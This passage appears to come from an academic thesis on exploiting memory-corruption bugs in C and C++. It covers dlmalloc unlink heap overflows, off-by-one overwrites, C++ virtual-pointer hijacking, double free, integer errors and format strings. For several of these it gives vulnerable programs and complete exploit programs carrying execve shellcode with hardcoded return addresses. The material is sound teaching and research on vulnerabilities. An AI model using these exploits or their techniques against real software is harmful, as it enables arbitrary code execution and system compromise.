  BK->fd = FD;                               \
}                                            \
```

A bit clearer, it would do the following to a chunk P:

```
*(P−>fd+12) = P−>bk; // 4 for the prev_size, 4 for the size and 4 for fd = 12
*(P−>bk+8) = P−>fd; // 4 for the prev_size, 4 for the size = 8
```

i.e. it removes a chunk from the doubly linked list of free chunks. So an attacker wanting to exploit a free(3) would put his new address in the back pointer and would place the address (remembering to subtract 12) he wanted modified in the forward pointer.
Note however that values placed at address back + 8 will be overwritten by 4 bytes. If the attacker is placing shell code in that space, the first 8 bytes should contain a jump over the next 4 bytes so these bytes do not get interpreted as executable code. So to exploit a free we need to write a new header for the next chunk that can be seen in Fig. 5.9.



Figure 5.9: Next malloc chunk header

When writing this new header, the following should be taken into account:

- The least significant byte of size should be 0 (turning PREV_INUSE off).
- We need to choose sizes for prev_size and size which are safe to add to a pointer, i.e. that will point to memory which is inside our control. However as these can not contain NULLs as this would stop our strcpy().
- nextchunk + size + 4 (the size part of the chunk after this one), should have it's least significant bit set to 0 to unset the PREV_INUSE bit

fd can be set to the location of a return address (minus 12) and bk can be set to the address of the shellcode.
The following is an example of a vulnerable program:

```
// $Id: malloc1.c,v 1.1 2003/07/18 01:37:08 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>

int function(char **argv) {
 char *a = (char *)malloc(100);
 char *b = (char *)malloc(100); // make sure a is not next to top
 printf("a is at %p and its stack location is at %p\n", a, &a);
 printf("return address is at %p = %p\n", (&a + 2) ,*(&a + 2));
 strcpy(a,argv[1]);
 free(a);
 printf("return address is at %p = %p\n", (&a + 2) ,*(&a + 2));

}

int main(int argc, char **argv) {
 function(argv);
}
```

and an exploit for this program:

```
// $Id: malloc-exploit1.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

#define RETLOC 0xbffffe6c      // location of the return address the value at
                               // this location       will be overwritten with ADDR
#define ADDR 0x8049688         // location of the shellcode

int main() {
  char *argv[3];
  char shellcode2[112];
  memset(shellcode2,'\x90',112);
  // in reality we need to skip 12, but the jump code takes up 2 bytes
  shellcode2[8] = '\xeb'; // jump
  shellcode2[9] = '\x0a'; // 10 bytes

  memcpy(shellcode2+20, shellcode, strlen(shellcode));
  // In our example the requested space + 4 is exactly a multiple of 8 so malloc will not
  // add any padding bytes, meaning the next chunk lies directly next to ours.
  // It also means that the prev_size of the next chunk will completely be part of the
  // data of this chunk so we begin writing at allocsize - 4.

  // We can't write NULL bytes but we need a value that is safe to add to a pointer
  *(long *)&shellcode2[96]      = 0xfffffffc;      // prev_size
```

```
  // The value here is -4, because we need the least 2 significant bytes to be 0 and we
  // also can not write any NULL values as this would stop the strcpy.
  // This will cause the chunk to look at itself when trying to find it's PREV_INUSE
  // chunk (address of next chunk + size + 4)
  *(long *)&shellcode2[100] = 0xfffffffc;          // size
  *(long *)&shellcode2[104] = RETLOC - 12; // location of return address

  // free overwrites the first 8 bytes of a, for the forward and back pointers,
  // so we can only start writing 8 bytes further.
  *(long *)&shellcode2[108] = ADDR + 8;      // location of shell code

  argv[0] = "./malloc1";
  argv[1] = shellcode2;
  argv[2] = NULL;
  execve(argv[0],argv,0);
}
```

5.2.2 Off by five and off by one

It is still possible to exploit an overflowable malloc'ed variable when only five bytes or in some cases even when only one byte is overwritable. If the chunk right next to the overflown chunk is in use we can overflow the least significant bit of its size field (note: this is only possible on little endian machines) allowing us to unset the PREV_INUSE bit. As the overflown chunk is in use, the prev_size field of the chunk next to it will contain data of the previous chunk, so the prev_size field can be set in the non-overflown part of the data. As we can't overwrite pointer data of the chunk next to ours, we must construct a fake chunk somewhere and then we must place a value in prev_size that will make free() read our memory location as a chunk when it subtracts the prev_size from the memory location of the next chunk.

While the previous technique was dependent on the forward consolidation of free() when the overflown chunk was freed, this technique is dependent on the backward consolidation when the chunk next to the overflown chunk is freed.

As described earlier, malloc chunks get padded up to the next multiple of eight and the prev_size is used for data when the chunk is in use. Because of this five bytes are enough to get past the padding and to overwrite the least significant byte of the size field. When the requested size for the chunk is a multiple of eight minus four, the two chunks will be right next to each other and as such only one byte is required to overwrite the least significant byte of the size field.

The following is an example of an off by one error that beginning programmers often make:

```
// $Id: malloc2.c,v 1.1 2003/07/18 01:37:08 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
```



Figure 5.10: Malloc chunk containing a fake chunk

```
#include <string.h>

int function(char **argv) {
 char *a = (char *)malloc(100);
 char *b = (char *)malloc(100);
 int i;
 printf("a is at %p and its stack location is at %p\n", a, &a);
 printf("return address is at %p = %p\n", (&a + 2) ,*(&a + 2));
 // write 1 byte too many
 for (i = 0; i <= 100 && argv[1][i] != '0'; i++)
        a[i] = argv[1][i];
 for (i = 0; i < 100 && argv[2][i] != '0'; i++)
        b[i] = argv[2][i];

 free(b);
 printf("return address is at %p = %p\n", (&a + 2) ,*(&a + 2));
}

int main(int argc, char **argv) {
 function(argv);
}
```

And the corresponding exploit:

```
// $Id: malloc-exploit2.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>
```

```
// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

#define RETLOC 0xbffffdfc        // location of the return address the value at
                                 // this location     will be overwritten with ADDR
#define ADDR 0x80496a8           // location of the shellcode

int main() {
  char *argv[4];
  char shellcode2[104], fakechunk[12];
  memset(shellcode2,'\x90',104);
  // in reality we need to skip 12, but the jump code takes up 2 bytes
  shellcode2[0] = '\xeb'; // jump
  shellcode2[1] = '\x0a'; // 10 bytes

  memcpy(shellcode2+20, shellcode, strlen(shellcode));

  // This chunk is in use at the moment so the prev_size of the next chunk is actually
  // data of this chunk, so again we begin writing at allocsize - 4, however this time
  // we write a size in it which will make free() think our fake chunk is an actual chunk.
  // As we can't pass any NULLs to the program we can't pass a positive size that is
  // smaller than 0x64 so we will put our fake chunk in variable b and pass a negative
  // prev_size, -4 should do it.
   *(long *)&shellcode2[96] = 0xfffffffc;

  // Here we set the PREV_INUSE bit to 0.
  shellcode2[100] = 0x68;
  // Populate our fake chunk.
  *(long *)&fakechunk[0] = 0xfffffffc;        // size
  *(long *)&fakechunk[4] = RETLOC - 12; // location of return address
  // As chunk a is freed after b, the first 8 bytes are not overwritten.
  *(long *)&fakechunk[8] = ADDR;              // location of shell code

  argv[0] = "./malloc2";
  argv[1] = shellcode2;
  argv[2] = fakechunk;
  argv[3] = NULL;
  execve(argv[0],argv,0);
}
```

5.2.3 C++ Virtual Pointers

The vulnerabilities discussed in this thesis focus mainly on the C programming language as it is one of the most widely used programming languages these days. And because

C++ is a derivative of C, most techniques are also applicable to it. However programs written in C++ can also contains some new vulnerabilities. This section will describe one of those: it is based on heap overflowing, but with respect to C++ VPTRs.

Static and Dynamic binding

C++ supports two kinds of function binding, the first is the one that is used exclusively in C and is called static binding. With this type of function binding, the binding is done at compile time.

```
// $Id: staticbind.C,v 1.2 2003/07/24 04:17:05 yyounan Exp $

#include <stdio.h>
#include <iostream>
#include <string>

class Base {
   public:
      char printme[100];
      int print() {
         std::cout << "Base::print:" << printme << std::endl;
      }
};

class Derived: public Base {
   public:
      int print() {
         std::cout << "Derived::print:" << printme << std::endl;
      }
};


int main() {
   Derived B;
   Base A;
   Base *C;
   int i;
   for (i = 0; i < 100; i++) {
         A.printme[i] = 'A';
         B.printme[i] = 'B';
   }
   A.printme[99] = 0;
   B.printme[99] = 0;
   C = &A;
   C->print();
   C = &B;
   C->print();
   std::cout << "A is at " << &A << std::endl;
```

```
  std::cout << "B is at " << &B << std::endl;
}
```

All function binding for C has already been done at compile time based on its type being Base. While B overrides this function, when it is upcasted to C, the original print() member function defined in Base is called.
By using dynamic binding, i.e. binding at runtime for some functions this type of problem can be solved.

```
// $Id: dynamicbind.C,v 1.2 2003/07/24 04:17:05 yyounan Exp $

#include <stdio.h>
#include <iostream>
#include <string>

class Base {
   public:
      char printme[100];
      virtual int print() {
         std::cout << "Base::print:" << printme << std::endl;
      }
};

class Derived: public Base {
   public:
      int print() {
         std::cout << "Derived::print:" << printme << std::endl;
      }
};


int main() {
  Derived B;
  Base A;
  Base *C;
  int i;
  for (i = 0; i < 100; i++) {
         A.printme[i] = 'A';
         B.printme[i] = 'B';
  }
  A.printme[99] = 0;
  B.printme[99] = 0;
  C = &A;
  C->print();
  C = &B;
  C->print();
  std::cout << "A is at " << &A << std::endl;
```

```
  std::cout << "B is at " << &B << std::endl;
}
```

The binding of a function declared as virtual occurs at runtime based on the type of the object. To facilitate this dynamic binding the compiler adds a virtual table to every class that contains virtual functions. Then in each instance made of the class a pointer (called the virtual pointer) is placed to this virtual table. Whenever a virtual member function is, first the virtual pointer of the object gets looked up then the it follows this pointer to the virtual table and finally the pointer at the appropriate virtual table slot is followed to the method code.
When, after compiling this program with gcc-2.95.3, we run this program in the GNU debugger and take a look at the memory location of the object:

```
(gdb) x/26w 0xbffff76c
0xbffff76c:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff77c:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff78c:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff79c:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff7ac:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff7bc:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff7cc:   0x00414141   0x08049a60
```

After the data members of the object, a pointer can be found, this is the virtual pointer that points to the vtable for that class:

```
(gdb) x/4aw 0x08049a60
0x8049a60 <__vt_4Base>: 0x0
0x80488d0 <__tf4Base>
0x8048950 <print__4Base>
0x0
```

The first pointer in the vtable is a pointer to the code that returns the type_info for the class which is needed for the runtime type identification (RTTI) of an object. This is how the GNU compiler stores the type_info with a minimum of memory overhead. Runtime type identification is outside the scope of this thesis, but more information on this subject can be found at [Kal].
The second pointer in the vtable is the one that is interesting to us; it is the pointer to the print function, the code at location 0x8048950 will be executed when A->print() gets called. So an attacker who wants to execute his own code must create his own v-table and point the virtual pointer to this new table. In practice the following program could be exploited:

```
// $Id: vptrvul.C,v 1.2 2003/07/31 07:25:05 yyounan Exp $

#include <stdio.h>
```

```
#include <iostream>
#include <string>

class Base {
  public:
    char printme[100];
    virtual int print() {
      std::cout << "Base::print:" << printme << std::endl;
    }
};

class Derived: public Base {
  public:
    int print() {
      std::cout << "Derived::print:" << printme << std::endl;
    }
};


int main(int argc, char **argv) {
  Derived B;
  Base A;
  Base *C;
  std::cout << "A is at " << &A << std::endl;
  std::cout << "B is at " << &B << std::endl;

  strcpy(A.printme, argv[1]);
  strcpy(B.printme, argv[2]);
  C = &A;
  C->print();
  C = &B;
  C->print();
}
```

The corresponding exploit:

```
// $Id: vptrexp.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $

#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

#define ADDR 0xbffffd9c
```

```
int main() {
  char overflow[104];
  char *argv[4] = { "./vptrvul", overflow, "B", NULL };
  memset(overflow,'\x90',104);
  // The first 16 bytes of the buffer will represent the virtual table.
  // The pointer to the print function is at the third position of this
  // table, so this is where we place a pointer to our code.
  *(long *) &overflow[8] = ADDR+16;
  // Copy the shellcode into the buffer.
  memcpy(overflow+16, shellcode, strlen(shellcode));
  // Make the VPTR point to the new v-table.
  *(long *) &overflow[100] = ADDR;
  execve(argv[0],argv,0);              // execute the vulnerable program
}
```

It is worth noting that some compilers place the virtual pointer at the beginning of the object right before the data members (gcc-3.x and Visual C++). However the same technique can be used on those compilers, but instead of overflowing an object's own virtual pointer we would be overflowing the virtual pointer of the object stored after it.

5.3 Double free

A double free is an interesting misuse of the dlmalloc library, it is not an overflow but it can also be abused to overwrite arbitrary memory locations.
When a memory allocation is made, dlmalloc will try to find a chunk of the right size in the current list of free chunks; if none is found it will take a chunk off of the top memory. Later when this chunk is freed again it will either be coalesced into a bigger free chunk, merged with the top memory again; or if it cannot be coalesced or merged with the top chunk, it will be placed in a list of free chunks. The last line of the chunk_free() function defined earlier calls frontlink() to place the chunk in the list of free chunks.
It is defined as follows:

```
// $Id: frontlink.c,v 1.2 2003/08/18 04:29:21 yyounan Exp $

/* Malloc implementation for multiple threads without lock contention.
   Copyright (C) 1996,1997,1998,1999,2000,2001 Free Software Foundation, Inc.
   This file is part of the GNU C Library.
   Contributed by Wolfram Gloger <wmglo@dent.med.uni-muenchen.de>
   and Doug Lea <dl@cs.oswego.edu>, 1996.

   The GNU C Library is free software; you can redistribute it and/or
   modify it under the terms of the GNU Library General Public License as
   published by the Free Software Foundation; either version 2 of the
   License, or (at your option) any later version. */
```

```
#define frontlink(A, P, S, IDX, BK, FD)                          \
{                                                                \
  if (S < MAX_SMALLBIN_SIZE)                                     \
  {                                                              \
    IDX = smallbin_index(S);                                     \
    mark_binblock(A, IDX);                                       \
    BK = bin_at(A, IDX);                                         \
    FD = BK->fd;                                                 \
    P->bk = BK;                                                  \
    P->fd = FD;                                                  \
    FD->bk = BK->fd = P;                                         \
  }                                                              \
  else                                                           \
  {                                                              \
    IDX = bin_index(S);                                          \
    BK = bin_at(A, IDX);                                         \
    FD = BK->fd;                                                 \
    if (FD == BK) mark_binblock(A, IDX);                         \
    else                                                         \
    {                                                            \
      while (FD != BK && S < chunksize(FD)) FD = FD->fd;         \
      BK = FD->bk;                                               \
    }                                                            \
    P->bk = BK;                                                  \
    P->fd = FD;                                                  \
    FD->bk = BK->fd = P;                                         \
  }                                                              \
}
```

This function looks inside the list of free chunks for the index of the list of chunks of the same size and places this chunk at the front of the list.
When the first free() of a chunk occurs its fd and bk pointers get set in frontlink:

```
BK = front_of_list_of_size_of_chunks
FD = BK->FD
P->bk = BK
P->fd = FD
FD->bk = BK->fd = P;
```

i.e. take the first item of the list, grab its forward, set that as the forward of the new chunk and set that item as back of the new chunk. Then update the back of the forward and the forward of the item we got off the list to point to the new chunk. Now when the

free is done again when we ask for the front of the list of chunks of this size we will receive the chunk we are double freeing. So the back pointer will point to ourself. Next we set the forward back to the old value of forward. However at the end we set the forward of the back pointer (which is actually our chunk) to point to our chunk. Hence both forward and back of this double freed chunk point to itself.
Now if we were to request a chunk of the exact same size, malloc would first check its list of chunks to see if it could find a chunk of this size. In this case it would find the double freed chunk and would return it, after unlinking it from the list.
It is worth repeating exactly what the unlink macro does:

```
#define unlink(P, BK, FD)                                    \
{                                                            \
  BK = P->bk;                                                \
  FD = P->fd;                                                \
  FD->bk = BK;                                               \
  BK->fd = FD;                                               \
}                                                            \
```

As the chunk's bk and fd pointers already pointed to itself, nothing will change. However an attacker can now probably write in this newly allocated chunk as the program will assume it was allocated properly. Now the attacker can use the same technique as mentioned in 5.2.1 i.e. placing the value that needs to be replaced at where bk would be and placing the memory that needs to be overwritten - 12 at fd. If the program tries to allocate another chunk of this same size it would look it up in the list and it would again get this same chunk as it was never unlinked because it pointed to itself. However when it runs it through unlink this time, it will overwrite the memory location stored at fd (actually *fd + 12) with the value stored at bk.

5.4 Integer Errors

5.4.1 Introduction

Integer errors are fairly new in the security industry, and code that previously looked correct and harmless can lead to serious security vulnerabilities. This is the main reason why so many programs are vulnerable, although not always exploitable, to these kinds of bugs.
While integer errors are not exploitable by themselves, some could lead to a situation in which one of the previously described techniques can be used to exploit the program. This section will examine how they could be abused to cause exploitable vulnerabilities.

5.4.2 Integer Overflows

If we attempt to store a value in an integer that is too large for it to contain, it is said to overflow. In C, as defined by ISO C99, when an unsigned integer overflows a modulo

MAXINT+1 is performed on it, thus discarding the part of the value that it can not store in an integer while storing the part that it can. i.e.

$$\begin{aligned} a &= 0xffffffff + 0x1 && (5.1)\\ &= 0x100000000\%MAXINT + 1 && (5.2)\\ &= 0x100000000\%0x100000000 && (5.3)\\ &= 0 && (5.4) \end{aligned}$$

An example program which contains an integer overflow is the following:

```
#include <stdio.h>

int function(char **argv) {
  unsigned int i;
  unsigned int size;
  char *buf;
  size = atol(argv[1]);
  // add 1 to store the NULL byte.
  buf = (char*) malloc(size + 1);
  for (i = 0; i < size && argv[2][i] != 0; i++) {
        buf[i] = argv[2][i];
  }
  // NULL terminate the string.
  buf[i] = 0;
  printf("%s", buf);
}

int main(int argc, char **argv) {
   function(argv);
}
```

While it is sensible to add 1 to the supplied size of the variable to allow for the NULL byte, it can cause an integer overflow if the supplied size happens to be 0xffffffff. It will end up doing a malloc(0). The condition statement then checks len and not len+1 and it will happily copy past the the end of the malloced space which will allow an attacker to overflow the heap and exploit it the way that was described in the previous sections.

5.4.3 Integer Signedness Errors

As described in chapter 2, there are two ways to store an integer on the IA32, signed and unsigned. In C, by default, all numbers are signed unless one explicitly states that they are unsigned. But the implicit type casting that occurs when a signed integer is used where an unsigned one is expected might lead to exploitation of a program.
The example code and exploit in this section is for BSD, as that operating system is more affected by these problems because of the way it implements memcpy(3). However the

same problems exist in Linux and other operating systems when combined with memmove(3).

```c
// $Id: signederror.c,v 1.2 2003/08/13 03:44:20 yyounan Exp $

#include <stdio.h>

#define BUFSIZE 100



int function(char **argv) {
  char buf[BUFSIZE];
  int size, size2, size3;
  static char buf2[BUFSIZE];
  static char buf3[BUFSIZE];

  memset(buf,'A',BUFSIZE);
  memset(buf2,'B',BUFSIZE);
  memset(buf3,'C',BUFSIZE);
  size = atol(argv[1]);
  size2 = atol(argv[3]);
  size3 = atol(argv[5]);
  if (size > BUFSIZE || size2 > BUFSIZE) {
        exit(-1);
  }
  printf("size is at %p\n", &buf);
  printf("return address is at %p = %p\n", (buf + 104) ,*(buf + 104));
  memcpy(buf,argv[2],size);
  memcpy(buf2,argv[4],size2);
}

int main(int argc, char **argv) {
   function(argv);
}
```

When passed a negative value, the condition that checks if the size fits in the buffer will evaluate to true because there it is checked as a signed variable, however memcpy() expects an unsigned integer as an argument and thus will interpret a negative number as a very large number. An example of how this kind of vulnerability can be abused to give an attacker control over the execution flow of a program can be found in chapter 6.
To understand what happens here we must take a look at how memcpy() is defined in BSD:

```c
#define MEMCOPY
```

```
#include "bcopy.S"
```

So taking a look at bcopy.S:

```
# $Id: bcopycomment.s,v 1.4 2003/08/18 10:35:54 yyounan Exp $

/*-
 * Copyright (c) 1990 The Regents of the University of California.
 * All rights reserved.
 *
 * This code is derived from locore.s.
 */

#include <machine/asm.h>

#if defined(LIBC_SCCS)
        RCSID("$NetBSD: bcopy.S,v 1.6 1996/11/12 00:50:06 jtc Exp $")
#endif

        /*
         * (ov)bcopy (src,dst,cnt)
         *  ws tools.de        (Wolfgang Solfrank, TooLs GmbH) +49-228-985800
*/

#ifdef MEMCOPY
ENTRY(memcpy)
#else
#ifdef MEMMOVE
ENTRY(memmove)
#else
ENTRY(bcopy)
#endif
#endif
        pushl   %esi            # save current value of esi
        pushl   %edi            # save current value of edi
#if defined(MEMCOPY) || defined(MEMMOVE)
        movl    12(%esp),%edi   # esp+12 -> edi (destination)
        movl    16(%esp),%esi   # esp+16 -> esi (source)
#else
        movl    12(%esp),%esi   # esp+12 -> esi (source)
        movl    16(%esp),%edi   # esp+16 -> edi (destination)
#endif
        movl    20(%esp),%ecx   # esp+20 -> amount of bytes to copy
        cmpl    %esi,%edi       /* potentially overlapping? */
        jnb     1f              # jump if carry flag is clear
                                # (only if destination > source)
        cld                     /* nope, copy forwards. */
                                #clear direction flag (inc esi and # edi each step)
```

```
        shrl    $2,%ecx         /* copy by words */
                                # shift ecx right, by 2 bits -> do not copy bytewise,
                                # but wordwise (divide by 4)
        rep                     # prefix meaning that the following string instruction
                                # must be repeated the number of times specified in ecx
        movsl                   # movs long -> copy data by word from esi to edi
        movl    20(%esp),%ecx   # put original count back into ecx
        andl    $3,%ecx         /* any bytes left? */
                                # we copied word wise,
                                # there are maximum 3 bytes left to be copied
        rep                     # copy them bytewise
        movsb
#if defined(MEMCOPY) || defined(MEMMOVE)
        movl    12(%esp),%eax   # memcopy and memove return the destination address,
                                # bcopy returns nothing
#endif
        popl    %edi            # place original values back in the registers
        popl    %esi
        ret                     # return
1:
        addl    %ecx,%edi       /* copy backwards. */
                                # edi = edi + ecx
        addl    %ecx,%esi       # esi = esi + ecx
        std                     # set the direction flag to decrease on each rep
        andl    $3,%ecx         /* any fractional bytes? */
                                # leftovers when copying by word, ecx = ecx & 0x3
        decl    %edi            # edi = edi - 1
        decl    %esi            # esi = esi - 1
        rep                     # prefix to repeat string instruction
        movsb                   # movs byte -> copy data by bytes from esi to edi
        movl    20(%esp),%ecx   /* copy remainder by words */
        shrl    $2,%ecx         # move by bytes (div 4)
        subl    $3,%esi         # esi = esi - 3
        subl    $3,%edi         # edi = edi - 3
        rep
        movsl                   # movs long -> copy data by words from esi to edi
#if defined(MEMCOPY) || defined(MEMMOVE)
        movl    12(%esp),%eax   # memcopy and memove return the destination address,
                                #bcopy returns nothing
#endif
        popl    %edi            # restore edi to its original state
        popl    %esi            # restore esi to its original state
        cld                     # clear direction flag
        ret                     # return
```

The most important part for exploitation purposes is in the copy backwards part:

```
addl %ecx, %esi
addl %ecx, %edi
```

By adding a negative number, the exploit makes memcopy(3) copy the information to an arbitrary memory location. However as the negative number supplied is much too large, when it is subsequently used to start copying words it will most likely cause a segmentation fault exception. But the backwards copy starts by copying the leftover bytes in case the supplied size is not a multiple of four:

```
andl   $3,%ecx      /* any fractional bytes? */
                    // leftovers when copying by word, ecx = ecx & 0x3
decl   %edi         // edi = edi - 1
decl   %esi         // esi = esi - 1
rep                 // prefix to repeat string instruction
movsb               // movs byte -> copy data by bytes from esi to edi
```

If we choose the size value carefully, we can make memcpy overwrite 3 bytes of the size argument. When it is later copied off the stack back into the %ecx register to be used in to do the word-sized copies it will contain a different value which does not cause a segmentation fault:

```
movl   20(%esp),%ecx   /* copy remainder by words */
shrl   $2,%ecx         // move by bytes (div 4)
subl   $3,%esi         // esi = esi - 3
subl   $3,%edi         // edi = edi - 3
rep
movsl                  // movs long -> copy data by words from esi to edi
```

In Linux this exploit of memcpy(3) is not possible because memcpy(3) is defined differently. In Linux it does not support overlapping memory locations and thus does not support copying backwards. However memmove(3) in Linux is defined in the same way and can also be abused similarly.

5.5 Format String Vulnerabilities

5.5.1 Introduction

A format string is a string which describes how some specific output should be formatted. Format strings are commonly used in the C programming language with the printf(3) family of functions. Although other programming languages allow the specification of output format this vulnerability is very specific to the C language because of the way C implements functions with variable arguments. Such functions have no way of guessing their arguments unless they are specifically told. Since the printf(3) family of functions only specify the format string as mandatory, they can only know what, if any, its other arguments are by parsing this string.

A format string vulnerability occurs when an attacker is able to control what the contents of the format string are. Here are 2 example usages of the printf(3) function:

printf("%s", string1);

Calling printf in this way does not cause any problems because the format string can not be specified by the user. On the other hand:

printf(string1);

Might suffer from a format string vulnerability if the attacker is able to modify the contents of string1. If the attacker would place a "%s" into string1, the printf(3) function would incorrectly assume that there was an argument for it on the stack.

5.5.2 Format Strings

A format string is a character string that is copied unchanged to the output stream, except in places where a % is encountered. This character is followed by a format specifier. What follows is a summary of some of these format specifiers which are useful to know for understanding the possible vulnerabilities of allowing a user to control the format string:

- %n this is the most interesting specifier when it comes to abusing format strings. When the format function encounters this it will write an integer to a pointer provided as an argument to the format function.
- %s makes the format function output a string, the function expects a pointer to a char on the stack and will stop when encountering a NULL.
- %x will make the format function read an integer of the stack and will output it in hexadecimal notation.
- %d makes the function output its argument in signed decimal notation.
- %p expects a pointer as argument and prints it in hexadecimal notation.

For a more complete description of format strings the reader is directed to the printf(3) manual page in section 3 of [lin].

5.5.3 Exploiting a format string vulnerability

When a format function parses a format string it will assume that whenever it encounters a specific % sign (not followed by another %) that there will be a corresponding parameter on the stack that it can use either for reading or writing (depending on the specifier). Consider the following program:

```
// $Id: fstringstack.c,v 1.2 2003/05/29 17:09:25 yyounan Exp $
```



Figure 5.11: View of the stack upon entering the sprintf

```
#include <stdio.h>

int main() {
char string1[20];
char buf[256];
int a = 0,b = 0;
strcpy(string1,"test");
sprintf(buf,"This is a string %s and this is a number %d.%n\n",string1,a,&b);
printf("%s",buf);
printf("%d characters were printed.\n",b);
}
```

Its stack, upon entering the sprintf(3) function call will look like this: So when the sprintf(3) function parses the format string, it expects to find 3 arguments on the stack: a pointer to a character array, an integer value and a pointer to an integer.
The following code is a bad use of a format string function:

```
// $Id: fstringvul.c,v 1.1 2003/06/03 17:42:49 yyounan Exp $
#include <stdio.h>
#include <unistd.h>


void formatvuln(char *fstr) {
 char buf[512];
 printf("buf is at %p\n", buf);
 snprintf(buf,512,fstr);
```

```
 buf[511] = 0;
 printf("%s",buf);
}

int main(int argc, char **argv) {
formatvuln(argv[1]);
}
```

If we were to run this program from inside the following program (with a self-defined environment):

```
// $Id: fstringexp1.c,v 1.1 2003/05/29 17:09:25 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

int main() {
  char fstring[72];
  char *argv[3] = { "./fstringvul", fstring, NULL };
  char *env[2] = {shellcode, NULL};
  strcpy(fstring, "AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x");
  execve(argv[0],argv,env);
}
```

The output will look something like this:

```
buf is at 0xbffffc5c
AAAA 00000000 00000000 00000000 41414141 30303020 30303030
30302030 30303030 30203030 30303030 20303030 31343134 31343134
```

The stack position was printed out so that the return address of the formatvuln() function could be calculated:

$$return = buf + 512 + 4$$

